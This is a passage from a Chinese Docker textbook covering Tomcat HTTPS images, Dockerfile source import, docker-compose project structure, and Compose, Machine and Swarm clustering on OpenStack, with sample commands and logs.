$ docker run -p 80:8080 tomcat:https
```

在上面的命令中，`-p` 参数表示端口映射，`80:8080` 表示将 `host` 主机上的 80 端口映射到容器中的 8080 端口，这里两者之所以不一样是为了让读者区分开这两个端口，实际上，也可以是 `8080:8080`。

当 `docker run` 命令不加任何启动命令的时候，默认执行容器的 `ENTRYPOINT` 或 `CMD` 指令所指定的命令，该命令是在镜像制作的时候指定的（详见 10.1.2 节 `Dockerfile` 指令相关内容）。所以建议在制作镜像的时候，为服务性镜像提供默认的启动命令。

另外证书是我们自己生成的，所以浏览器会提示不安全，此时只需点击继续访问即可，真正部署上线时，可以购买专门的证书。

好了，服务起来了，我们可以通过 Web 访问了，如图 10-2 所示，Tomcat 服务器已经完全启动成功。

这样一个基于 HTTPS 的 Tomcat 服务器就可以工作了，是不是很容易？之所以容易，是因为基础镜像为我们做了很多事情：首先我们不需要自己去编译安装一个 Tomcat 应用，只需要选择一个基础镜像。其次这个镜像默认的启动命令就是启动 Tomcat，因此我们无需关心 Tomcat 细节，当然了，有关 Web 服务器软件的相关知识，还是需要多少懂一些的。



如果公司内部有 `Registry` 服务器，可以将这些基础镜像积累下来，方便日后重复利用。当然也可以注册 Docker 官方的 `Docker Hub`，使用 `Docker Hub` 存储。




图 10-2 Tomcat 服务成功部署

### 10.2.3 将 Web 源码导入 Tomcat 镜像中

在上一节，通过 `commit` 命令已经成功地将证书导入镜像中，本节将继续使用上例，这里会把开发的 Web 源码导入镜像中。实际上，将文件导入镜像中有很多方式，本节将介绍更通用、更便于开发的 Dockerfile 方式来导入文件。

总体上讲，将源码导入镜像中有两种思路，一种是静态导入，就是将 host 主机上的源码拷贝一份到镜像中；还有一种可以动态地将 host 主机上的源码目录挂载到镜像中。下面分别看看这两种方式。

#### 1. 静态导入

静态导入就是将文件复制一份到镜像中，它是在制作镜像的时候完成的。这样在容器启动后容器中的文件和服务器上的文件就无关联了。下面一起来看看如何实现静态导入文件到镜像中。

这个例子中，需要把 Web 源码导入到镜像中。假如源码放在工程目录的 `websrc` 下，并在当前目录创建了一个 Dockerfile，其内容如下：

```
# this Dockerfile is used to build HTTP Web Image.
FROM tomcat:https
MAINTAINER Tom <tom@test.com>
COPY ./websrc /usr/local/tomcat/webapps/myproj/
```

基础镜像将 Tomcat 安装到了 `/usr/local/tomcat` 下，所以我们需要把源码拷贝到 `webapps` 下面，然后制作镜像：

```
$ docker build -t myweb:v1 .
```

下面的命令用于检测镜像制作完成情况。

```
$ docker images
REPOSITORY      TAG          IMAGE ID        CREATED         VIRTUAL SIZE
myweb            v1          4986bf8c1536   7 minutes ago   509.8 MB
```

## 2. 动态挂载

与静态导入不同，动态挂载的方式实际上是把服务器上的文件动态地挂载到容器中。这就意味着这个操作不能单独地在制作镜像的过程中完成，首先它需要在制作镜像时创建一个挂载点，然后在启动镜像时把文件动态挂载到容器中。

还是以前面的例子为例，现在用动态挂载的方式再做一遍。首先是制作镜像：

```
# This Dockerfile will use dynamic VOLUME to mount the Host SRC code
# to container.
FROM tomcat:https
MAINTAINER Wentao <wentao@huawei.com>
RUN mkdir -p /usr/local/tomcat/webapps/myproj
VOLUME /usr/local/tomcat/webapps/myproj
```

从上面的代码可以看出，VOLUME 命令就是在镜像中创建了一个挂载点（命令介绍参考 10.1.2 节的 Dockerfile 指令），当执行 docker run 命令时，源码会动态地挂载到容器中。

```
$ docker run -ti -v $(pwd)/websrc:/usr/local/tomcat/webapps/myproj myweb:v1
```

这种方式也可以将 Web 部署成功，读者可以自行检验。

总结一下，静态导入和动态挂载各有优缺点。在制作镜像的时候，静态导入法会直接将文件导入到镜像中，干净利索，镜像独立，无论在什么地方只要有 Docker 环境就可以运行部署成功。但是如果需要频繁地修改文件，就很不方便；而在动态挂载的方式中，host 和容器会共享一份源码，在开发阶段，可以使用这种方式，此时若发现问题，可随时修改 host 上的文件，修改后容器中立即生效，省去了镜像制作的过程，提高了调试效率。



**提示** 可以在工程目录下创建两个 Dockerfile，一个用于发布版本，此时采用静态导入的方式；另一个用于调试，使用动态挂载的方式。编译的时候可以通过 docker build 的 -f 选项指定需要的 Dockerfile。

### 10.2.4 部署与验证

镜像制作成功后，就可以部署这个容器应用了。

```
$ docker run -ti -p 80:8080 myweb:v1
```

当然如果是动态挂载的，还需要加上 -v 参数。如果以上步骤部署成功，则可以通过

Chrome 等浏览器访问该站点了。



对于 Tomcat 中 server.xml 的配置, 这里配的是 8080 端口, 如果读者想用其他端口, 可自行修改。

## 10.3 为 Web 站点添加后台服务

在后续章节会介绍 docker-compose 工具, 使用 docker-compose 可以轻松地管理多个容器, 各个容器可完成不同的任务和功能。这里还是以 Web 站点为例来进行说明, 一个 Web 站点是不可能没有后台服务的。假如我们的 Web 站点挂了三个后台服务:

- 后台 Service (bkservice)
- 认证服务器 (auth)
- MySQL 数据库 (MySQL)

其中后台 Service 是用来为 Web 站点服务的, 具体功能由 Web 的功能而定。认证服务器是为了解耦用户认证的服务器, 两者通过发送 HTTP 请求 API 达到认证鉴权的目的。MySQL 是数据库, 是 bkservice 下挂的数据库。其中每个模块都是独立的, 在本工程中, 我们会将每个模块都制作成一个镜像。下面看看整体工程框架, 如图 10-3 所示。




图 10-3 Docker 实战工程模块

浏览器和前端交互, 普通的前端请求均由 Tomcat 服务器响应 (比如请求 Web、显示控件等)。但是需要后台协作的 API 则会转发到后台, 也就是转发给 bkservice 模块。当然 bkservice 模块每次收到 HTTP 请求后, 需要发送 API 到 auth 模块, 从而验证用户的身份以排除非法用户。验证通过后, bkservice 需要将用户操作、资源等数据存储到 MySQL 的数据库中。

因为本书是介绍 Docker 的, 所以 Web 前端或后台服务器开发相关的内容不会详述, 且这个项目只是设计了简单的用例场景, 并未真正实现具体功能, 仅展示了框架而已。

### 10.3.1 代码组织结构

从图 10-3 可以看到, 至少有四个功能是非常独立的模块, 这些模块可以不用关心对方在什么地方、什么环境、以什么样的方式运行, 只要能提供接口 API 就可以一起工作。从组织结构上讲, 它们彼此也是独立的。若按照传统的开发部署模式, 须将不同的模块分给不同的组, 然后各自为战, 开发源码。同样, 部署的时候, 也会各自维护各自的环境、部署各自的服务, 导致部署、维护成本的增加。

如果把各个服务做成 Docker 镜像, 并用 docker-compose 工具来管理工程, 就会大大简

化工作。首先，将每个服务都制作成镜像，这样各个服务所依赖的环境就会被封装在镜像中（这点开发人员可以保证，无需部署工程师关注太多），host 上只需要能跑 Docker 即可。其次，还可以使用 docker-compose 工具，来简单地一次部署多个镜像服务。下面是笔者做的工程目录结构：

```
$ tree .
├── build.sh
├── docker-compose.yml
├── keys
│   ├── server.xml
│   └── tomcat.keystore
├── misc
│   ├── auth
│   │   └── Dockerfile
│   ├── bkservice
│   │   └── Dockerfile
│   │   └── src
│   └── webui
│       └── Dockerfile
│       └── src
├── release.sh
└── scripts
```

说明：

- build.sh：表示编译使用脚本程序。
- docker-compose.yml：此文件是 docker-compose 的配置文件。
- keys：此文件夹存放用于 HTTPS 的证书文件，每次制作镜像，都会将证书拷贝到 Tomcat 镜像中。
- misc：镜像目录，每个镜像有个单独目录，用于制作镜像。
- auth：认证模块，使用目录下 Dockerfile 制作 auth 镜像。
- bkservice：后台服务，源码在 src 目录下。
- webui：前台 UI 制作镜像目录，src 目录为源码（可选，或者可以在 Dockerfile 里的 git clone 下载源码，然后编译源码把输出二进制放在镜像中）。
- release.sh：版本发布时执行的脚本。
- scripts：工程中需要的一些工具脚本。

下面来看下 docker-compose.yml 文件：

```
$ cat docker-compose.yml
dockerui:
  build: misc/webui
  volumes:
```

```

- ./keys:/usr/local/tomcat/keys
links:
- dockerbkservice:dockerbkservice
ports:
- 8080:8080
restart: always
dockerbkservice:
  build: misc/dockerui
  links:
  - dockerauth:dockerauth
  - dockersql:dockersql
  volumes:
  - ./config.yml:/usr/local/bkservice/config.yml
  ports:
  - "9090:9090"
  environment:
  - MACHINE_CLIENT_CERT_PATH=/root/.docker/machine/certs
dockerauth:
  build: misc/auth
  environment:
  - no_proxy=127.0.0.1
  volumes:
  - misc/dockerauth/app.conf:/conf/app.conf
dockersql:
  image: mysql:v1.0

```

这里以 `dockerbkservice` 为例进行说明，如下：

- ❑ `dockerbkservice`: 顶级标签，表示一个镜像。
- ❑ `build`: 是指编译构建的时候（`docker-compose build`）会去哪个目录构建这个镜像。
- ❑ `links`: 指定与其他容器的连接，可以使本容器以域名的方式访问另一个容器。
- ❑ `volumes`: 将 host 主机上的某个路径（文件），挂载到容器中的某个路径（文件）。
- ❑ `ports`: 将 host 的端口映射到容器中的某个端口。
- ❑ `environment`: 设置一个环境变量。

从上面不难推测出，其实 `docker-compose` 工具做的工作相当于解析配置文件，之后按照配置文件的配置项去执行 `Docker` 命令。这里的四个镜像容器均由 `docker-compose` 管理。



**提示** 如果觉得将不同的模块放在同一个工程下进行版本控制和管理不方便，可以对各模块分别进行管理。比如 `auth` 模块，可以作为一个单独的工程，等调试或者部署的时候，在 `misc/auth/Dockerfile` 里通过版本控制工具将代码下载下来，然后编译运行。以 `Git` 为例，即为在 `Dockerfile` 添加 “`RUN git clone git@test/auth.git -b develop; RUN cd auth/; make`” 命令。



### 10.3.2 组件镜像制作过程

前一节介绍了整个工程的组织结构，下面来看看每个模块是怎么制作镜像的，因为镜像制作的过程大同小异，这里以 UI 工程为例，解析下 Web 制作过程。

首先看下制作 Web 镜像的 Dockerfile，该文件放在 <project>/misc/webui/ 下。

```
$ cat misc/webui/Dockerfile
FROM tomcat:https
MAINTAINER Wentao Zhang <zhangwentao234@huawei.com>
ENV no_proxy dockerbuild
RUN mkdir -p /usr/local/tomcat/keys
VOLUME /usr/local/tomcat/keys
RUN cd /usr/local/tomcat/webapps; git clone -b master http://xx/myproj.git; cd
myproj
```

逐条解析：

- ❑ FROM 语句选择了基础镜像，即我们之前生产的 tomcat:https 镜像。
- ❑ MAINTAINER，指定维护者信息。
- ❑ ENV no\_proxy，因为笔者服务器配有代理，所以设置了 no\_proxy。
- ❑ RUN mkdir，命令在容器中创建了 keys 文件夹。
- ❑ VOLUME 指令创建了 keys 卷，实际上证书是从 host 动态挂载到容器中的。结合 docker-compose 的配置文件，是把 host 当前目录下的 keys 文件夹挂载到容器中。
- ❑ RUN git clone，将远程的 Git 源码 clone 到容器中，并部署。



**提示** 因为将证书静态拷贝到镜像中很生硬，所以工程中用了动态挂载方式将证书导入到镜像中，方便使用。之前介绍的 commit 方式，只是为了帮助大家了解 commit 的用法而已。

### 10.3.3 整体部署服务


其实有了 docker-compose 工具，部署就会变得极为简单，首先可以考虑删掉之前的镜像，然后重新 build，最后一次性启动所有容器。如下：

```
$ sudo docker-compose rm --force
$ sudo docker-compose build
$ sudo docker-compose up -d
```

docker-compose 命令的用法会在下一章使用。其中 rm --force 是用来删除镜像的（主要是上次 build 遗留下来的）；build 命令是用来制作这些镜像的；up -d 是用于在后台启动这几个镜像的。

## 10.4 本章小结

目前，Docker 已经越来越流行，将来掌握 Docker 可能成为不少工作的必备技能。和其他章节不同，本章注重实例和运用，主要以工程实例的方式，介绍了 Docker 的开发流程。对于 Docker 的学习，笔者认为，最好的学习方式就是实践，所以读者需要在阅读 Docker 相关书籍的同时，多动手，多练习，才能更好地驾驭 Docker。



## 第 11 章 *Chapter 11*

# Docker 集群管理

本章主要介绍 Docker 社区中提供的三大编排工具：Compose、Machine 和 Swarm，以及如何利用这三大工具进行 Docker 的集群管理。

- ❑ Docker Compose 是用来组装多容器应用的工具，可以在 Swarm 集群中部署分布式应用。
- ❑ Docker Machine 是支持多平台安装 Docker 的工具，使用 Docker Machine，可以很方便地在笔记本、云平台及数据中心里安装 Docker。
- ❑ Docker Swarm 是 Docker 社区原生提供的容器集群管理工具。

## 11.1 Compose

### 11.1.1 Compose 概述

在实际的生产环境中，一个应用往往由许多组件构成，而 Docker 的最佳实践是一个容器只运行一个进程，因此要运行多个组件则必须运行多个容器。在一个由多容器构成的应用里，我们需要一个有效的工具来定义一个应用由哪些容器组成，以及定义这些容器之间如何关联。为了解决以上问题，Compose 便应运而生。

简单来讲，Compose 是用来定义和运行一个或多个容器应用的工具。使用 Compose 可以简化容器镜像的建立及容器的运行。Compose 使用 Python 语言开发，非常适合在单机环境里部署一个或多个容器，并自动把多个容器互相关联起来。

Compose 是使用 YML 文件来定义多容器应用的，它还会用 `docker-compose up` 命令把完整的应用运行起来。`docker-compose up` 命令为应用的运行做了所有的准备工作。从本质上来讲，Compose 把 YML 文件解析成 `docker` 命令的参数，然后调用相应的 `docker` 命令行接

口，从而把应用以容器化的方式管理起来。它通过解析容器间的依赖关系来顺序地启动容器。而容器间的依赖关系则可以通过在 `docker-compose.yml` 文件中使用 “links” 标记来指定。

对开发环境的搭建、应用服务的部署和 CI 环境的搭建来说，Compose 非常不错。但是由于 Compose 目前还处于开发阶段，因此暂不建议在生产环境中使用。

Compose 的使用基本上遵循以下三步：

1) 用 `Dockerfile` 文件定义应用的运行环境，以便应用在任何地方都可以复制；基于这个 `Dockerfile`，可以构建出一个 Docker 镜像。

2) 用 `docker-compose.yml` 文件定义应用的各个服务，以便这些服务可以作为此应用的组件一起运行。

3) 最后，执行 `docker-compose up` 命令，这样 Compose 就会创建和运行整个应用了。

### 11.1.2 Compose 配置简介

Compose 是对 `docker` 命令的封装，默认使用 `docker-compose.yml` 文件来指定 `docker` 各个命令中所需的参数。

以下是一个 `docker-compose.yml` 文件的简单示例，大致展示了 `docker-compose.yml` 文件的构成。

```
web:
  build: ./web
  ports:
    - "5000:5000"
  volumes:
    - .:/code
  links:
    - redis
redis:
  image: redis
```

此 `docker-compose.yml` 文件定义了两个服务：Web 和 Redis，服务的名称是由用户定义的。提供 Web 服务的镜像是通过在 Web 子目录下调用 `docker build` 命令得到的。Web 服务运行后的监听端口是 5000，并且把容器里的 5000 端口映射到了主机上的 5000 端口；其所使用的 “/code” 目录是通过挂载当前目录得到的。Web 服务通过链接 Redis 容器来访问后台 Redis 数据库，而 Redis 数据库服务则是通过运行 Redis 镜像来提供的。

在 `docker-compose.yml` 文件中，每个定义的服务都至少要包含 `build` 或 `image` 两个命令中的一个，其他的命令都是可选的。`build` 命令指定了包含 `Dockerfile` 的目录，可以是绝对目录也可以是相对目录，相对目录指的是相对于 `docker-compose.yml` 文件所在位置的目录。`docker-compose.yml` 文件中的 `build` 命令对应的是 `docker build` 命令。`build` 命令中的 “`dockerfile`” 选项对应 `docker build` 命令中的 “`-f`” 选项，可以通过指定 `build` 命令中的 “`dockerfile`” 选项来设置所需的 `Dockerfile`。

`docker-compose.yml` 文件中的 “`ports`” 标记对应 `docker run` 命令中的 “`-p`” 选项；



### 11.2.2 Machine 的基本概念及运行流程

Docker Machine 首先会创建一个虚拟机并在其上创建一个 Docker host，然后使用 Docker client 和 Docker host 通信，从而在 Docker host 上创建镜像，启动容器。

用 Docker Machine 创建虚拟机的时候需要指定相应的驱动，目前支持本机的驱动有 Oracle 的 VirtualBox 驱动、Vmware 的驱动及 Windows 下的 Hyper-V 驱动。除此之外，Docker Machine 还支持云主机的创建（比如在 AWS 中）。只要开发了相应的驱动插件，Docker Machine 就可以支持相应的平台。

每一个 Docker Machine 创建的虚拟机都要有一个操作系统，默认情况下，VirtualBox 驱动创建的虚拟机所使用的操作系统是 boot2docker，这是一个可以运行 Docker 容器的轻量级 Linux 操作系统。对于云平台的驱动所创建的虚拟机，其默认的操作系统是 Ubuntu 12.04+。

Docker Machine 创建的 Docker host 的 IP 地址是所创建的虚拟机的 IP 地址。

使用 Docker Machine 及 VirtualBox 驱动创建本地虚拟机并搭建 Docker Host 的运行流程如下：

- 1) 运行 “docker-machine create --driver virtualbox dev” 命令。此命令首先创建用于 Docker client 和 Docker host 通信的 CA 证书。其次创建 VirtualBox 虚拟机，并配置用于通信的 TLS 参数及配置网络，最后部署 Docker 的运行环境即 Docker host。

- 2) 在 Docker client 里运行 “eval "\$(docker-machine env dev)”” 命令，配置用于和 Docker Host 通信的环境变量。

- 3) 使用 docker 相关命令创建或启动相应的容器，例如使用 “docker run busybox echo hello world” 命令可运行 busybox 工具集。

## 11.3 Swarm

### 11.3.1 Swarm 概述

Swarm 是 Docker 社区提供的原生支持 Docker 集群的工具。它可以把多个 Docker 主机组成的系统转换成为单一的虚拟 Docker 主机。Swarm 对外提供两种 API，一种是标准的 Docker API，比如 Dokku、Compose、Krane、Flynn、Deis、DockerUI、Shipyard、Drone、Jenkins 等，当然也包括 Docker Client，它们都可以通过 Swarm 和 Docker 集群进行通信；另一种是 Swarm 的集群管理 API，用于集群的管理。

Swarm 从设计之初就遵循 “swap, plug and play” 的原则。比如，你可以使用喜欢的调度系统来替换 Swarm 中原生的调度系统。这种设计原则使 Swarm 的扩展变得非常容易。

### 11.3.2 Swarm 内部架构

Swarm 的目标是使用同 Docker 引擎一样的 API，将 Docker 客户端对 API Endpoint 的请求，在发往 Swarm 管理下的 Docker 引擎节点组成的集群的过程中，可根据配置好的调度策略、约束规则，分发到集群中的某个引擎节点上去处理。而对客户端来说，这些完全透明。这样实现的主要优势体现在既有的工具和 API 可以像单机版一样继续在 Swarm 集群上工作和使用。Swarm 由 Discovery Service 模块、Scheduler 模块和 Leadership 模块组成，它的功能框架如图 11-2 所示。




图 11-2 Swarm 架构图

#### 1. Discovery Service

Discovery Scheduler 模块用来发现 Swarm 集群中的节点。该模块采用即插即用的模式，目前它支持三种类型的服务发现后端：

- ❑ Docker Hub 提供的服务发现后端；
- ❑ 分布式的 KV 存储系统，现已支持 Consul、Etcd 和 Zookeeper；
- ❑ 静态描述文件和静态 IP 地址列表。

此外，任何服务发现的后端模块只要满足服务发现标准接口定义的功能，Swarm 都可以支持。

#### 2. Scheduler

Swarm 的 Scheduler 模块主要负责给用户新创建的容器分配最优的节点。它通过两个阶段来选择最优的节点：首先根据用户的过滤条件筛选出符合要求的节点，然后通过调度策略选择最优的节点。

Scheduler 的过滤器包括 Constraint、Affinity、Dependency、Health filter 和 Ports filter 这几种。其中 Constraint 过滤器中定义的约束是附加在 Swarm 节点上的一组键值对，可以认为这些约束就是 Swarm 节点的标签。Constraint 过滤器中提供的标准约束有节点的 ID、节点的名称，以及存储驱动、执行驱动、内核的版本和操作系统的信息。用户可根据自己的需求选择相应的过滤器。

Scheduler 支持 Random、Spread 和 Binpack 这三种调度策略。Spread 和 Binpack 策略是根据节点可利用的 CPU、内存资源和当前已有的容器数量来做调度决策，Spread 会把容器调度到负载低的节点上，而 Binpack 则是把容器调度到负载最高的节点上。至于 Random，它根本不做计算，不管节点上的资源情况和容器数量如何，只做随机调度。

Spread 调度策略使得系统中各个节点的负载比较均衡，即便某个节点出现故障，对系统的影响也不会很大，而 Binpack 则让容器部署在尽量少的节点上，提高节点承载容器的密度。它们各自的缺点也是显而易见的，需要根据要部署应用的特殊需求来选择相应的调度策略。

### 3. Leadership

Swarm 的 Leadership 模块主要提供搭建 Swarm HA Cluster 的功能。

## 11.4 Docker 在 OpenStack 上的集群实战

OpenStack 是一个开源的云计算管理平台项目，由 Nova、Neutron、Glance、Keystone 和 Cinder 等组件组合协同工作，支持几乎所有类型的云环境，提供实施简单、可大规模扩展、丰富、标准统一的云计算管理平台。这里演示如何使用前面介绍的 Compose、Machine 和 Swarm 工具把 Wordpress 这个软件部署在基于 OpenStack 云平台的 Docker 集群里。

在这一节的演示里，采用 Consul 作为 Swarm 的 Discovery Service 模块。Consul 是 HashiCorp 公司推出的开源项目，用于实现分布式系统的服务发现与配置。与其他分布式服务注册与发现的方案相比，Consul 称得上是“一站式”解决方案，因为它内置了服务注册与发现框架、分布一致性协议、运行状态检查、Key/Value 存储、多数据中心等，所以不再需要依赖其他工具，使用起来也比较简单。

要利用 Consul 实现服务的注册与发现，需要建立 Consul Cluster。在 Consul 方案中，每个提供服务的节点上都要部署和运行 Consul 的 agent，所有运行 Consul agent 节点的集合会构成 Consul Cluster。Consul agent 有两种运行模式：Server 和 Client。这里的 Server 和 Client 只是在 Consul 集群层面的区分，与搭建在 Cluster 之上的应用服务无关。以 Server 模式运行的 Consul agent 节点用于维护 Consul 集群的状态。

以下是在 OpenStack 上搭建 Docker 集群的主要步骤。

### (1) 创建虚拟机

首先使用 docker-machine create 命令创建 6 个虚拟机，其中虚拟机 1 用作 Swarm 的



Master, 虚拟机 2 用作 Consul 的服务发现, 虚拟机 3 ~ 5 用作 Swarm 的节点。使用 `docker-machine create` 命令创建虚拟机的时候, 驱动参数选择 OpenStack, 所创建的虚拟机要携带身份认证 URL、租户、镜像、网络和安全组等信息, 具体命令如下:

```
# docker-machine create -d openstack --openstack-insecure --openstack-
auth-url=https://identity.az0.dcl.domainname.com:443/identity/v2.0 --openstack-
username=cloud_admin --openstack-password=openstack123 --openstack-tenant-id=cd63
1140887d4b6e9c786b67a6dd4c02 --openstack-tenant-name=admin --openstack-flavor-id=2
--openstack-image-id=c98e76df-941f-4f7c-af67-acd8617e4195 --openstack-region=az0.
dcl --openstack-net-id=1f25c7b3-2fae-4c54-8175-04ad1cb3375b --openstack-availability-
zone=az1.dcl --openstack-sec-groups=26c61273-4a2a-4ac0-a0ef-ab882ad18472 --openstack-
floatingip-pool=external_relay_network lfkdockermachine6
Creating machine...
To see how to connect Docker to this machine, run: docker-machine_linux-amd64 env
lfkdockermachine6
```

其他具体的参数选项请参阅 `docker-machine` 的命令帮助文档, 这里不再赘述。运行完以上命令, 通过 `docker-machine ls` 命令, 可以看到所创建的 6 个虚拟机:

```
# docker-machine ls
NAME                ACTIVE    DRIVER      STATE     URL                                     SWARM
lfkdockermachine      
lfkdockermachine1      
lfkdockermachine2      
lfkdockermachine3      
lfkdockermachine4      
lfkdockermachine5      
lfkdockermachine6
```

在我们的环境里, 一共新创建了 6 个 Docker Machine, 最新创建的 Machine 的编号为 6。还可以通过 OpenStack 的 `nova list` 命令列出在 Openstack 上创建的虚拟机信息:

```
# nova list --all_telgrep lfk
| 65ad59c7-39df-4cbc-8957-eb2e396ac8d6 | lfkdockermachine
| ACTIVE          | -        | Running    | docker-VM_network=192.168.10.93,
100.64.0.31
|
| ae6a4282-3dce-4064-bc78-b9fa4a81f86f | lfkdockermachine1
| ACTIVE          | -        | Running    | docker-VM_network=192.168.10.101,
100.64.0.34|
| 44f30cba-2679-490c-885e-95faea89169f | lfkdockermachine2
| ACTIVE          | -        | Running    | docker-VM_network=192.168.10.102,
100.64.0.35
|
| 066fe15a-1ce3-4e17-8201-01bb68a034a5 | lfkdockermachine3
| ACTIVE          | -        | Running    | docker-VM_network=192.168.10.107,
100.64.0.36
|
| 08eb527c-764d-4ba0-80d1-c7f9ca58ce49 | lfkdockermachine4
```

```

| ACTIVE          | -          | Running      | docker-VM_network=192.168.10.104,
100.64.0.37|
| 221e7e12-2cf9-439a-970b-2c1fda841476 | lfkdockermachine5
| ACTIVE          | -          | Running      | docker-VM_network=192.168.10.106,
100.64.0.39|
| 56c6054c-c6d8-4f3c-b125-1e800e0aae52 | lfkdockermachine6
| ACTIVE          | -          | Running      | docker-VM_network=192.168.10.108
|

```

从命令的输出可以看到,最后一项即为我们最后创建的 Docker Machine “lfkdockermachine6”。

## (2) 搭建 Swarm 的 Discovery Service 模块

在之前 Docker Machine 创建的 lfkdockermachine2 上通过 consul 命令搭建 Consul Server 节点。

```

# consul agent -server -bootstrap-expect=1 -data-dir=data -bind=192.168.10.102
-client=192.168.10.102 &
[1] 3295
==> WARNING: BootstrapExpect Mode is specified as 1; this is the same as Bootstrap
mode.
==> WARNING: Bootstrap mode enabled! Do not enable unless necessary
==> WARNING: It is highly recommended to set GOMAXPROCS higher than 1
==> Starting Consul agent...
==> Starting Consul agent RPC...
==> Consul agent running!

      Node name: 'lfkdockermachine2'
      Datacenter: 'dc1'
      Server: true (bootstrap: true)
      Client Addr: 192.168.10.102 (HTTP: 8500, HTTPS: -1, DNS: 8600, RPC:
8400)
      Cluster Addr: 192.168.10.102 (LAN: 8301, WAN: 8302)
      Gossip encrypt: false, RPC-TLS: false, TLS-Incoming: false
      Atlas: <disabled>

==> Log data will now stream in as it occurs:

2015/08/07 14:52:32 [INFO] serf: EventMemberJoin: lfkdockermachine2 192.168.
10.102
2015/08/07 14:52:32 [INFO] serf: EventMemberJoin: lfkdockermachine2.dc1 192.
168.10.102
2015/08/07 14:52:32 [INFO] raft: Node at 192.168.10.102:8300 [Follower] entering
Follower state
2015/08/07 14:52:32 [INFO] consul: adding server lfkdockermachine2 (Addr: 192
.168.10.102:8300) (DC: dc1)
2015/08/07 14:52:32 [INFO] consul: adding server lfkdockermachine2.dc1 (Addr:
192.168.10.102:8300) (DC: dc1)
2015/08/07 14:52:32 [ERR] agent: failed to sync remote state: No cluster leader
2015/08/07 14:52:34 [WARN] raft: Heartbeat timeout reached, starting election
2015/08/07 14:52:34 [INFO] raft: Node at 192.168.10.102:8300 [Candidate] entering
Candidate state

```

```

2015/08/07 14:52:34 [INFO] raft: Election won. Tally: 1
2015/08/07 14:52:34 [INFO] raft: Node at 192.168.10.102:8300 [Leader] entering
Leader state
2015/08/07 14:52:34 [INFO] consul: cluster leadership acquired
2015/08/07 14:52:34 [INFO] consul: New leader elected: lfkdockermachine2
2015/08/07 14:52:34 [INFO] raft: Disabling EnableSingleNode (bootstrap)
2015/08/07 14:52:34 [INFO] consul: member 'lfkdockermachine2' joined, marking
health alive
2015/08/07 14:52:35 [INFO] agent: Synced service 'consul'

```

在 lfkdockermachine3、lfkdockermachine4 和 lfkdockermachine5 上搭建 Consul Client 节点。

```

# consul agent -data-dir=data -node=lfkdockermachine3 -join=192.168.10.102
-bind=192.168.10.107 -client=192.168.10.107 &
[1] 8441
==> WARNING: It is highly recommended to set GOMAXPROCS higher than 1
==> Starting Consul agent...
==> Starting Consul agent RPC...
==> Joining cluster...
Join completed. Synced with 1 initial agents
==> Consul agent running!
Node name: 'lfkdockermachine3'
Datacenter: 'dc1'
Server: false (bootstrap: false)
Client Addr: 192.168.10.107 (HTTP: 8500, HTTPS: -1, DNS: 8600, RPC:
8400)
Cluster Addr: 192.168.10.107 (LAN: 8301, WAN: 8302)
Gossip encrypt: false, RPC-TLS: false, TLS-Incoming: false
Atlas: <disabled>

==> Log data will now stream in as it occurs:

2015/08/07 14:53:29 [INFO] serf: EventMemberJoin: lfkdockermachine3 192.168.
10.107
